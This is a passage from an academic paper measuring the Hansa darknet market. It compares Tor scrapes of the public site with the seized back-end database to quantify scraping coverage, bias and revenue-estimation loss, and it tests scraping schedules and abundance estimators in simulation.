Second, we consider *inference loss*. For instance, to infer transactions, we need to match reviews to their corresponding listing. In this process, we may find matching and/or duplication issues which can lead to loss. For instance, attempting to detect when two *a priori* different reviews match the same sale (i.e., the buyer simply updated their feedback message) may lead to a loss, when this matching process reaches an incorrect conclusion.

5 Datasets

For our analysis we leverage three sources of data: Hansa scrapes (Section 5.1), Hansa database (Section 5.2) and simulations (Section 5.3).

5.1 Public View – Hansa Scrapes

We built our scraper using Scrapy [2], on top of Tor [19]. We scraped Hansa 17 times between late 2015 and mid-2017, collecting a total of 332,795 pages amounting to 39.5 GB of data.[3] The precise scrape dates can be found in Appendix 12. The scrapes provide a picture of Hansa during three periods of time: its initial stages (late 2015), its mature stage (mid-2016), and its peak prior to takedown (mid-2017). Out of the 17 scrapes, 3 of them failed due to authentication problems (due to cookies being invalidated), leaving 14 scrapes for analysis. Following the scraping, we proceeded to parse the pages and deduplicate entries. Below, we describe each of these processes.

Scraping procedure. We designed the scraper with *reliability* (to reduce data loss) and *stealth* (to prevent evasion) as primary goals. Our scraping algorithm was *depth-first* across parallel Tor circuits. To build the scraper we first performed a manual analysis of Hansa's layout. We then built a set of regular expressions for the URLs in the marketplace. This also allowed us to restrict certain requests to be sent when following links – e.g., add items to cart, checkout, etc. On session start, we provided the scraper with a session cookie manually obtained after solving a CAPTCHA. Scraping sessions ranged from a few minutes to a few days. When carrying out requests, our scraper randomly selects among a set of pre-built Tor circuits as a way of bypassing anti-DDoS mechanisms by "spreading the load" over multiple connections.

Ideally, we would want our scraper to instantaneously capture a snapshot of a marketplace, and to do so frequently. This would allow us to capture changes in the marketplace state as they happen and avoid missing objects that may be changed or deleted as time passes. In practice, however, we need to limit our requests so that we 1) do not alert the marketplace's operators and resultingly get blocked, and 2) do not significantly impact marketplace operations by flooding it with traffic. We performed approximately 12 requests per minute.

Timeline. During our initial scrapes (late 2015, early 2016) we observed slow growth in daily revenue – on average ∼$2,000 per day. As a result, we decreased our scraping rate throughout 2016 and early 2017, where Hansa had modest growth, and remained far behind competing marketplaces, notably Alphabay. Finally, following the Alphabay takedown in July 2017, Hansa saw a surge in popularity, so we began scraping frequently again.

Parsing and deduplication. We then extracted information from our scrapes through a parsing process. We iteratively adapted our parser to account for changes in the Hansa website over time which caused information, such as data fields, to be added, modified, and/or removed. One of our main parsing objectives was to ensure reviews are correctly paired with item listings, since this forms the basis of revenue calculation.

[3] The sanitized scrape data can be found at https://arima.cylab.cmu.edu/markets/

Scraping provides a snapshot of the marketplace (public) view at one point in time. Subsequent scrapes capture new information as well as substantial duplicate information. Deduplicating listings and vendors is trivial since they have unique identifiers. However, review deduplication is more challenging. We consider a review to be a duplicate if the author,[4] message, and timestamp[5] are the same and correspond to the same listing. We note that the review editing feature that Hansa provided may have caused a few overcounts given that it alters the timestamp of the review.

Author / Scrape Date	Vendors	Listings	Reviews	Est. revenue
Kruithof et al. (2016/1/11 → 2016/1/15)	219	4,829	–	–
This work (→ 2016/1/17)	282	5,987	2,847	$134,145
Lewis (2016/12/10→ 2016/12/16)	–	43,841	–	∼$3,000,000
This work (→ 2016/12/14)	840	21,185[6]	64,123	$2,885,133
Dittus et al. (2017/6 → 2017/7)	2,300	51,800	91,900[7]	–
This work (→ 2017/7/7)	1,639	48,330	186,893	$10,305,493

Table 1: Comparisons between Hansa studies. We include counts of reviews without price information. However, we omit them when estimating revenue.

External validation. We first validated the completeness of our scrapes by comparing them to information contained in other work on Hansa. Table 1 summarizes this comparison. Kruithof et al. conducted a scrape between January 11th and January 16th, 2016 [27]. Lewis conducted a scrape between December 10th and December 16th, 2016 [29] and Dittus et al. conducted a scrape "in late June to early July 2017" [20].

For all three datasets, we can directly compare our review counts since reviews are timestamped, which allows us to drop all reviews which do not fall in the scraping dates mentioned by the authors. However, in terms of listings and vendors, we can only do direct comparisons with Kruithof et al. and Dittus et al.'s datasets, since we have a Hansa scrape on January 17th 2016, and on July 7th 2017. This is because vendor and listing pages are not timestamped, so we cannot determine how many listings or vendors were present at the time of Lewis's scrape. Instead, we approximate the listings and vendors we had at the time of Lewis's scrape by only counting listings (and their corresponding vendors) which we had seen prior to July 7th and had more than one review. Table 1 shows that our scrapes mostly match measurements of earlier work. This is reassuring, given the scraping gap between 2016 and 2017.

5.2 Admin View – Hansa Database

We next use Hansa data obtained by the Dutch National Police on July 20, 2017 when the market was taken down [23]. At

[4] Regardless of username length, Hansa only displayed the first and last character of a review author with three asterisks in-between, e.g. a***b.

[5] Hansa originally provided timestamps with a one-minute granularity, before switching to a one-day granularity.

[6] We skipped 27,145 listings, unable to confirm their scrape date.

[7] The review discrepancy is likely caused by the fact that Dittus et al. focus on scraping "product catalogs," missing reviews left on vendor pages.

that time, the Dutch National Police had been running Hansa through a covert operation for exactly a month, starting on June 20, 2017. Using this data raises ethical considerations that we discuss in Section 9.

This data we have at our disposal is, in practice, a copy of the Hansa "back-end" database, that consists of 64 tables created by the marketplace administrators, as well as 76 back-up tables containing data from specific, earlier time periods. Using our earlier notations, we thus have both the "final state" of the marketplace, $\sigma_t^{admin} = \sigma_t$ (where $t =$"July 20, 2017") and some of the $\sigma_{t'}^{admin}$ for $t' < t$. We focus on quantifying measurement loss that occurs when we rely on scrapes of public views to reconstruct the entire market transcript (see Section 4 for definitions). For this analysis, we only need the data that pertains to the main objects (see Section 4.1) of the back-end database: listings, reviews, users, orders and transactions. Because older data was deleted as time went by, the final state of the Hansa market is not identical to the complete transcript of the market. Fortunately, the presence of back-up databases allowed us to partially recover that transcript. To that effect, we took the following preprocessing steps.

First, we noticed that a number of objects were present in different back-up tables. For each object type (e.g., orders, users, ...), we combined all of these records into a single, merged "complete" table. Whenever we found multiple records corresponding to a single object, we kept the most recent record. Second, we then pruned these complete tables to ensure they only hold data pertaining to "finalized" purchases, as opposed to aborted attempts. For instance, we filtered out of the complete order table entries referring to 1) orders without an associated transaction (money transfer), 2) orders that were declined by the seller, and 3) orders that were refunded. Similarly, we removed transactions between internal wallets to avoid double-counting transactions. Third, we checked data completeness in each table. Each table has an incremental unique identifier, which we can use to infer the amount of records purged from the database, simply by comparing the record count with the highest unique identifier.

Table 2 summarizes the outcome of our data processing. It shows the time period data is available from, the amount of records, the highest identifier, the percentage of missing data and finally the total amount of records available for analysis after filtering. The order table seemingly only holds roughly 50% of all orders, even when all the available backup tables are used. However, plotting the data over time, in Figure 2, shows a much more nuanced picture: order data is sporadically highly available, and sometimes completely missing. This shows that even after seizing a marketplace, one does not necessarily possess the ability to completely recreate the whole transcript of everything that happened during the marketplace's lifespan. In contrast with Van de Laarschot and Van Wegberg [28], who used the same dataset, we do not reconstruct purged orders by using their reviews as a proxy.[8]

Object	Time period	Records	Highest ID	Missing (%)	After filtering
Listings	2015/3/19–2017/7/20	123,143	123,969	0.67%	123,133
Reviews	2015/3/19–2017/7/20	258,184	260,853	1.02%	258,184
Users	2015/3/18–2017/7/20	419,323	432,287	3.00%	419,323
Orders	2015/6/17–2017/7/20	312,128	589,038	47.01%	192,708
Transactions	2016/1/28–2017/7/20	1,686,919	1,715,485	1.67%	505,883

Table 2: Marketplace objects from Hansa back-end




Figure 2: Weekly counts of objects from the Hansa back-end

5.3 Public View – Simulation

To derive insights on the impact of different scraping regimens and abundance estimation techniques on the quality of revenue estimation, we first generate (by simulation) fictitious marketplaces, that are similar to the Hansa marketplace [9], i.e., they feature similar objects and similar statistical parameters. As we discuss in Section 8.5, with the right choice of parameters, such simulations could reproduce other markets like Alphabay, Evolution, White House Market, Silk Road, etc. We then simulate different scraping routines on these markets. We begin with a formal description of the marketplace generation and scraping simulation processes, based on the model defined in Section 4. Figure 3 shows the entire process.

Following our model in Section 4.1, our simulation consists of four main *objects*: listings, vendors, reviews, and transactions. Additionally, we implement *operations* on each of these objects. Vendors and reviews can only be created, whereas listings can be created, deleted, set to hidden, or set to visible. Our simulations need five *inputs*: probability spaces, assignment functions, growth functions, a shaping function and a scraping function.

Probability space ❶ The probability space determines the sampling probability of each operation, e.g., probability a listing gets deleted, that a vendor is "created" (i.e., appears on the market), etc. Since the Hansa database provides final counts for the objects and operations we defined, we use this information to empirically define a probability space.

[8] Van de Laarschot and Van Wegberg used feedback to reconstruct missing order data, whereas we - for investigating differences between (scraped) reviews and orders - turned to data from the previously untapped and more complete transaction table.

[9] The code used for simulations can be found at: https://github.com/aledcuevas/dnm-simulation




Figure 3: Steps involved in the generation and scraping of a simulated online marketplace.

Assignment function 2 Our objects have ordering and a set preference. For instance, vendors can exist in isolation, however listings must be created by a vendor, and reviews must belong to a listing. The way that each object is assigned to another is important in the context of hide and delete operations. For example, the distribution of reviews over listings can greatly impact a scraper's coverage, since the deletion of a listing with many reviews will cause a bigger loss if the scraper did not manage to capture this information before deletion. Thus, we define distributions for each assignment function (i.e., reviews to listings, listings to vendors).

Growth function 3 Certain operation probabilities depend on the quantity of the objects in the market. For example, the probability of deleting a listing is zero when no listing exists. However, as the market grows and the number of listings increases, the probability of a delete operation will also increase. As such, we define a growth function which adapts our probability space as the quantity of objects increase.

Shaping function 4 Once we have the probability of each operation, we need to add a time abstraction for the occurrence of events. For this, we employ a shaping function. Its purpose is to organize (or *shape*) the sequence of operations that take place over the lifetime of the marketplace simulation. Without a shaping function, each operation corresponds to a state transition from $\sigma_t \rightarrow \sigma_{t+1}$. Shaping allows the state transition to be over *epochs* corresponding to a number of operations.

Here, we define each epoch to represent a day. We allow a certain number of operations to take place before we proceed to the next epoch. So, we compute the moving average of the objects over the lifespan of the marketplace in days and summed them to derive an approximate shape for our events. Then, we define *tolerance bounds* around the average and allow the number of allowed events to be picked uniformly within the bounds. The tightness of the bounds determines the variability between each simulation. The simulation ends once either a certain number of operations have taken place or a certain number of epochs have passed. We also allow tolerance bounds around the allowed number of operations/days.

Scraping procedure 5 Last, we define a simulated scraping procedure. Our basic scraping procedure is parameterized by the frequency at which scrapes are conducted, the number of requests the scraper is allowed to conduct, and an error probability characterizing the risk of failure of the request. The scrapes are instantaneous. For each request, the scrape has access to the public view of the marketplace, that is, all public listings, vendors, and reviews; we call these *pages*. A page is scraped by uniformly drawing from the list of public pages. Each page retrieval counts towards the request cap, as well as a failed request.


Simulation setup. We summarize the marketplace simulation and describe the parameterization we used. The probability spaces determine the frequency at which operations take place. Because we do not know the precise ordering of operations in Hansa's transcript, we assume that the probability of a specific operation is equal to the number of times the operation occurred over the total number of operations. The assignment function determines how objects are assigned to their parent sets. We compute the empirical distributions of object assignments (e.g., distribution of reviews across listings) from the back-end to handle this sampling. Since we do not know how the conditional probabilities of operations evolve as the number of objects vary, we lack empirical data to parameterize our growth function. Instead, we assume that probabilities scale linearly. For our shaping functions, we allow the tolerance bounds to be within $\pm 25\%$. That is, in a given epoch, we allow a minimum of 75% and maximum of 125% operations over our empirical values. Lastly, we allow $\pm 1\%$ bounds for the number of operations/days. These bounds are much narrower since we have more precise information to parameterize them.

6 Coverage and Bias

We measure scraping coverage by comparing scrapes and back-end data in Section 6.1. We then measure differences between the *scraped* and *not-scraped* objects to to empirically uncover scraping bias in Section 6.2.

6.1 Scraping Coverage

We define coverage as the percentage of objects from a scrape that can be matched to the database on the scrape date. We measure listing coverage, review coverage and active vendor



(a) Listings (b) Reviews (c) Vendors

Figure 4: Per-scrape instantaneous and cumulative coverage.

coverage.[10] For each scrape, we parsed and deduplicated the captured pages as explained in Section 5.1. This results in listing, review and vendor tables, which we use for our analysis. We compare these tables to the tables on listings, reviews and users directly derived from the Hansa back-end database (see Section 5.2). More precisely, we use the object creation dates to slice the Hansa back-end data into 42 sub-tables: one for each of the three object type (listings, reviews, vendors), on one of each of the 14 successful scrape dates. Each sub-table contains the relevant object data present in the market up to the corresponding scrape date.

We match listings between both datasets (back-end and scrapes) using the "listing ID," a numerical identifier present both in the database, and in the listing URL observable in the public view. We match vendors using vendor name. We match reviews using the tuple (review date, buyer name, vendor name, review message). For each of the 14 scrapes, we calculate the listing (L), review (R) and vendor (V) coverage using the following procedure. The input is an array T of 14 dates, the sets from a scrape (L_t^s, R_t^s, V_t^s) and the sets from a database slice $(L_t^{db}, R_t^{db}, V_t^{db})$. Then, for each $t \in T$, the coverage of that object type is calculated by taking the intersection between the scrape set and the database slice set, followed by calculating the percentage of the intersection to the database slice total size. For listings this is for example: $(L_t^s \cap L_t^{db})/L_t^{db} \times 100$.

Figure 4 shows the coverage over time for each object. The mean coverage is 56.61% for listings, 62.66% for reviews and 74.71% for vendors. Looking at the scrape dates, there is a large time gap between the 12th scrape (2016/6/9) and the 13th scrape (2017/7/8). Unsurprisingly, the coverage of the last two scrapes is as a result much lower than the average of the first twelve scrapes. This can be explained by these scrapes not capturing all of the listings and reviews that have been created and then hidden or deleted for the public view in the time between scrapes. A different explanatory factor can be the increased size of Hansa, which grew from 28,700 listings and 20,100 reviews in mid-2016 to 112,800 listings and 233,600 reviews in mid-2017, making it more likely for a scrape in 2017 to be unable to capture all objects in one go.

In general, the vendor coverage is the highest type of coverage with almost 75% of all active vendors being captured on average by scrapes. Comparing the listing coverage and the review coverage over time, we observe the review coverage to be lower than the listing coverage for the first six scrapes. From December 2015 onward, however, the review coverage of each scrape is higher than its listing coverage. This could indicate that while a scrape captures less of the total inventory of listings, the listings it does capture are responsible for a larger proportion of all available reviews.

To give insights on how subsequent scrapes influence the cumulative coverage, Figure 4 shows the cumulative coverage when all scrapes are combined. While instantaneous scrape coverage does not improve, the increase in cumulative coverage shows that consecutive scrapes capture different objects. Thus, in most cases the combination of two consecutive scrapes leads to a higher cumulative coverage than the average of the two scrapes separately. The cumulative coverage of our scrapes for the market up to and including 2017/07/15 is 50.83% for listings, 59.49% for reviews and 73.93% for vendors. Hence, the empirical collection loss on Hansa is 49.17%, 40.51% and 26.07% for listings, reviews and vendors respectively. The average of these coverages weighted by their counts is 53.84%, meaning that on average just a bit more than half of all available objects was scraped.

6.2 Scraping Bias

We just showed that even after 14 scrapes, a non-negligible number of listings, reviews and vendors have still not been captured. From the back-end data, we also know that listings could be hidden and reviews deleted, making them disappear from the public view. In what way then is a scrape a truly random sample from the total population of available objects?

[10] We distinguish active vendors, as public views do not provide information on inactive vendors – i.e., those that have no listings on Hansa.

	Tests			Scraped listings $n = 61,248$				Not-scraped listings $n = 61,885$			
Variable	Test	Statistic	p-value	M	μ	σ	min-max	M	μ	σ	min-max
usdPrice	M-W U	1.6×10^9	0.00	30.00	390.18	2,739.08	0.01–3.2×10^5	66.48	625.50	6,508.99	0.01–1.0×10^6
views	M-W U	1.4×10^9	0.00	637.00	2820.82	12,569.63	0.00–270,251	232.50	1,536.93	5,438.36	0.00–251,554
numReviews	M-W U	1.8×10^9	≤ 0.001	0.00	2.90	18.71	0–1,313	0.00	1.30	11.47	0.00–2,114.00
ageListing	M-W U	1.7×10^9	≤ 0.001	239.00	267.64	206.86	5–728.00	207.00	224.96	149.12	1.00–855.00
isHidden	χ^2 test	5.9×10^3	0.00	0.00	0.05	0.22	0–1	0.00	0.20	0.40	0–1
isDeleted	χ^2 test	2.4×10^4	0.00	0.00	0.05	0.22	0–1	0.00	0.20	0.40	0–1
soldNoReview	χ^2 test	558.61	≤ 0.001	0.00	0.05	0.21	0–1	0.00	0.02	0.15	0–1
category	χ^2 test	9.0×10^3	0.00								

Table 3: Results of the Mann-Whitney U and χ^2 tests between scraped and not-scraped listings

To answer this, we analyze the differences between scraped and not-scraped listings. Differences between scraped and not-scraped vendors and reviews come down to whether or not the corresponding listings are scraped. Indeed, comparing the characteristics of scraped and not-scraped vendors shows that 99.95% of the scraped vendors have a listing and 98.86% have a listing that is scraped. For reviews (given the necessary pairing between a review and its listing) the percentages are even higher, with 100% of the scraped reviews having their paired listing scraped and 99.84% having the corresponding vendor scraped. This means that whether a review or vendor is scraped ultimately depends on whether the listing is scraped. This is because a review is scraped only when the vendor or the corresponding listing is scraped, and a vendor is scraped when A) it has a listing that B) is scraped. (See Tables 5 and 6 in the appendix for the descriptive statistics and tests for vendors and reviews.)

We next explore features that could be correlated with the chance of an object being scraped (e.g., the object being hidden) and features that can influence revenue calculations (e.g., the price of the object). To make sure we test features that have small inter-dependencies and thus capture different variations of why an object is not scraped, we performed an exploratory factor analysis on the listing features. As we did not discover any latent factors, we will not use the factors nor loadings themselves. The analysis and descriptive statistics of the factor analysis can be found in Appendix 11.2. The subset of features then is `numReviews`, `ageListing`, `views`, `usdPrice`, `isDeleted`, `isHidden`, `category` and `soldNoReview`.

We performed Mann-Whitney U [30] and Chi-Square [35] tests between the scraped and not-scraped groups, to test for significant differences. The results in Table 3 show that *all* features differ significantly between the scraped and the not-scraped listings. Since not-scraped listings have less `views` and a lower number of reviews, `numReviews`, on average, this could point in the direction of a scrape being biased through "popularity". This is supported by a lower average `usdPrice`, as lower priced products are seen and sold more as they are more popular than higher priced listings. The features `ageListing`, `isHidden` and `isDeleted` influence the scraping process as we would expect: the longer a listing is available (and not hidden or deleted) on the market, the higher the probability the listing is scraped. The feature `soldNoReview` (i.e., the listing had sales, but no reviews) is relevant for a specific type of listing, namely *custom* listings [16]. Such listings sell a specific (larger) quantity and are created for a single buyer, who often does not leave a review. Surprisingly, a larger percentage of the scraped than the not-scraped listings was bought without anyone leaving a review. Finally, comparing the categories of scraped and not-scraped listings, we found that while on average $\approx 46\%$ of a category is scraped, "Digital Goods" listings were scraped more often ($\approx 77\%$), while "Weed" listings were more often not scraped ($\approx 35\%$).

7 Revenue Calculations

We next compare projected revenues from our scraped data, to the actual revenues we can infer from the back-end database.

Projected revenue. Projecting market revenue from scraped data requires the use multiple proxies and heuristics. First, we detect and remove holding prices. Second, we pair reviews to listings, to approximate the actual price paid by the advertised price closest in time to when the review was left. Multiplying the number of reviews left every day by the listing prices gives us daily revenues in Bitcoin, which we convert to US Dollars using exchange rates from Coincap [1] for the corresponding dates. From there, we get the total revenue for a listing by summing these daily revenues over the lifespan of the listing; and the total projected revenue for the entire market, by summing the revenues for all listings.

Actual revenue. We next compute the *actual* market revenue from the Hansa back-end database. Because the transaction table only holds data from 2016/1/28 onward, we add revenue from order data for 2015/6/17–2016/1/27 to the revenue from transaction data for 2016/1/28–2017/7/20. For the revenue computation to be perfectly reliable, we would need the complete marketplace transcript; the Hansa back-end database, albeit very comprehensive, is not perfectly complete, as described earlier. However, based on the missing data percentages from Table 2 we assume that it is a very close approximation of ground truth data.

Loss. As discussed earlier, projecting revenue from scrapes produces two loss types: (i) an inference loss, due to using proxies and (ii) a collection loss, due to using data with incomplete coverage of reviews and listings. To estimate the size of the inference loss, we reproduce our projection calculations using, this time, data from the Hansa back-end database that would have been publicly available for scraping. In essence, this allows us to simulate what we would have gotten if we had "perfect scrapes" that captured all the information ever made publicly available by the market. Since we know, from Table 2, that review and listing data is 98.98% and 99.33% complete, respectively, the difference between our earlier projected revenue computation and this computation with perfect scrapes will approximate the inference loss well.

The total market revenue projected from scrapes is $13,149,373. When the revenue is calculated based on all the reviews available in the back-end database ("perfect scrapes"), this number rises to $27,385,346. The final number of total marketplace revenue for Hansa from transactions and orders is, however, $50,056,008. Shortly stated, inference loss causes a 50% drop, and collection loss seem to cause another 50% loss, resulting in a projected number that is only slightly more than a quarter of the actual market revenue.

Where does the loss come from? We next attempt to discover the causes for these losses. We use one month – March 2017 – for this, since full order data is available for that month, Hansa had matured enough that, at that point, it was generating millions of revenue each month, but was not yet growing exponentially as it did later in 2017.

We calculate the revenue that month based on five different inputs: 1) the scraped reviews 2) the reviews from the database 3) the orders with the single quantity price 4) the orders with the item price 5) the orders with the full paid price (incl. shipping). The difference between 1) and 2) reflects the collection loss for this time period. The difference between 2) and 3) captures the inference loss from using reviews as a proxy for sales (orders), when not all customers leave reviews. The difference between 3) and 4) is the inference loss coming from assuming unit quantities for each inferred transaction. Finally the difference between 4) and 5) is the inference loss due to ignoring shipping costs.

Figure 5 shows these revenue calculations based on different inputs. The gap between scraped reviews and reviews from the database is about a factor of two – $1,179,993 and $2,548,941 respectively. This collection loss of 53.71%, is in line with our findings in Section 6. The inference loss when using reviews as a proxy for sales is 21%, which translates to $809,101 in revenue. The difference between orders with the price for a singular quantity (3) and orders with an item price (4) is $353,863 (9.18%) in revenue, and the final difference between the orders with full price paid and orders with item price is just $141,435 (3.67%).

Take-aways. In short, achieving good scraping coverage is essential to get reliable estimates. Transactions without reviews present a major challenge. Without additional information from the market (e.g., the total number of sales for an item, as displayed by Alphabay), it is impossible to infer whether the transaction occurred. The extent of this problem depends on the "social norms" of the market: the original Silk Road, for instance, reportedly strongly incentivized buyers to leave a review [16], whereas, evidently, compliance is a lot looser on Hansa. Finally, assuming away shipping costs and orders for multiple quantities of the same item seems to bear little impact on the projections.




Figure 5: Calculation of Hansa's March 2017 revenue with different inputs

8 Simulation

Through simulations (see Section 5.3) we explore marketplace coverage when varying the frequency, consistency, and rate-limiting of scrapes (Section 8.1 and Section 8.2). We present a comparison of abundance estimators in Section 8.3. Last, we propose and test a new, popularity-driven, scraper design.




Figure 6: Distribution of coverage for one and two-shot scrapes simulated across different request limits.

8.1 Coverage of One and Two-shot Scrapes

We first quantify the coverage loss for our simulated marketplaces. Given that many studies rely on only one or two scrapes [6, 13, 20, 21], we compute the coverage distribution for both scenarios. First we simulate markets where only one scrape is available; we repeat this simulation for every single day the market is live. We then compute the expected coverage for each possible day in the simulation. Then, we simulate markets where two scrapes (taken on different days) are available. We run this simulation for every possible pair of days among the days the market was live. We then compute the expected coverage for all possible combinations of scrapes. Further, we conduct these experiments with different page request limits: 2 req./min. (2,880 daily), 6 req./min (8,640 daily), 20 req./min (28,800 daily), 60 req./min (86,400 daily). In total, we simulated 2,800 scrapes for one-shot scrapes, and over 1,897,000 two-shot scrapes.

Figure 6 shows the results, using box plots with 95% confidence intervals. Even when scraping a page every second, the median coverage is low in the one-shot case (0.144) and only moderately better in the two-shot case (0.308). The theoretical maxima are 0.733 and 0.840 for the one and two-shot cases, respectively. However, in practice, 60 req./min. is rarely achievable due to the presence of anti-scraping mechanisms (e.g., CAPTCHAs, temporary bans, rate-limiting, etc.) [45].

8.2 Coverage and Scraping Consistency

We next seek to understand how coverage increases as the number of scrapes increase. Further, given that most past work we reviewed does not follow a consistent scraping schedule, we want to differentiate the impact on performance between consistent and inconsistent scraping routines. So, we compare the final coverage of all pages obtained between: 1) evenly spaced scrapes and 2) scrapes which are done at random intervals. For both settings, we calculate the coverage as we increase the number of simulated scrapes from 3 to 30. For each setting, we conduct simulations until our results converge into a narrow 95% confidence interval; this amounts to over 30,000 simulations.

Figure 7 shows that increasing the number of scrapes yields diminishing returns as the number of scrapes increases, mirroring Soska and Christin's findings [41]. We find that not following a scraping routine is not necessarily detrimental to the coverage. However, it is important to caveat these results with the fact that the random scraping days were computed with *a priori* knowledge of the lifetime of the market. For continually growing markets (until takedown), such as Hansa, later scrapes have a greater chance of contributing more information to the final coverage. Thus, the more scrapes we have around periods of time growth, the better the coverage. On the other hand, if objects are frequently removed from the public view (e.g., deletions), then a consistent scraping routine might perform better since it has greater chance of catching data before the public view changes. In essence, we do not expect to see major differences in coverage between studies that did not follow a consistent scraping routine, as long as their scrapes are not concentrated in the early stages of the market.




Figure 7: Scraping coverage as the number of scrapes increases, with evenly spaced scrapes and randomly spaced scrapes. The shaded area is the 95% confidence interval.

8.3 Comparison of Abundance Estimators

We have evaluated scrape coverage using the ground truth contained in the back-end data. In practice, however, public views do not always provide features to help us determine the size of the population for each object.[11] Instead, past work has relied on abundance estimators to calculate scraper coverage or collection loss. For instance, Soska and Christin used the Schnabel estimator [38] to estimate coverage [41]. Coverage estimations can then be used to extrapolate revenue, missing data, or adjust scraping regimens.

Abundance estimators, however, have not been evaluated in the context of online marketplaces. Thus, we proceed to evaluate the Schnabel estimator, along with the Lincoln-Petersen (LP) estimator, and the Jolly Seber (JS) estimator on our simulated marketplace. These estimators are part of a family of methods known as "mark and recapture," derived from tagging and recapturing experiments used to estimate wildlife populations [39]. A summary of these algorithms is given in Appendix 11.3. At a high level, LP is the simplest estimator and assumes the population is constant, and estimated from two population samples; Schnabel extends LP to account for repeated sampling; Jolly-Seber extends these algorithms to a situation, like here, where the population changes over time.

We implemented each of the three estimators and used them in our simulation. We validated the LP and Schnabel estimators using the capture histories of northern pike data [9] in the R `FSAdata` package and the procedure described by Ogle [34]. For the JS estimator, we used the implementation

[11] Most markets list the total number of items; some give the number of vendors; very few give the number of transactions per listing.

Algo. \ Coverage	Bi-Weekly Low	Bi-Weekly High	Monthly Low	Monthly High	Quarterly Low	Quarterly High
Jolly-Seber	0.501	0.081*	0.451	0.163*	0.401	0.338*
Lincoln-Petersen	0.219*	0.226	0.251*	0.249	0.358*	0.356
Schnabel	0.603	0.455	0.583	0.457	0.57	0.467

Table 4: Avg. error when estimating the number of listings across scraping intervals and using either a low request limit (2 req./min) or a high request limit (20 req./min).

provided by the `MARK` package, a well-known and widely used package for mark-and-recapture models [49].

We performed experiments in six different settings, varying the frequency and coverage of our scrapers. We tried three scraping frequencies: bi-weekly, monthly, and quarterly. We paired these with either a low request limit (2,880 requests per scrape; 2 req./min.) and a high request limit (28,880 requests per scrape; 20 req./min.). For each simulated scrape, we estimated the population of listings in the market based on prior captures and recaptures. We then computed the average collection loss for each scraper configuration across all our simulations. We repeated the simulations until we narrowed our 95% confidence interval; this took over 9,000 simulations.

Results. We summarize our results in Table 4. We observe that the JS estimator performs best in scenarios where our scrape has higher coverage. The JS estimator provides the best estimates when scraping frequently and with high coverage. However, the LP estimator performs better when coverage is poorer. This is because higher estimates are preferable when there is low coverage, and the LP estimator provides high estimates when there is low coverage. Surprisingly, the Schnabel estimator, which yielded good results in earlier work [41], performs here quite poorly across all settings.

8.4 Popularity-Driven Scraping

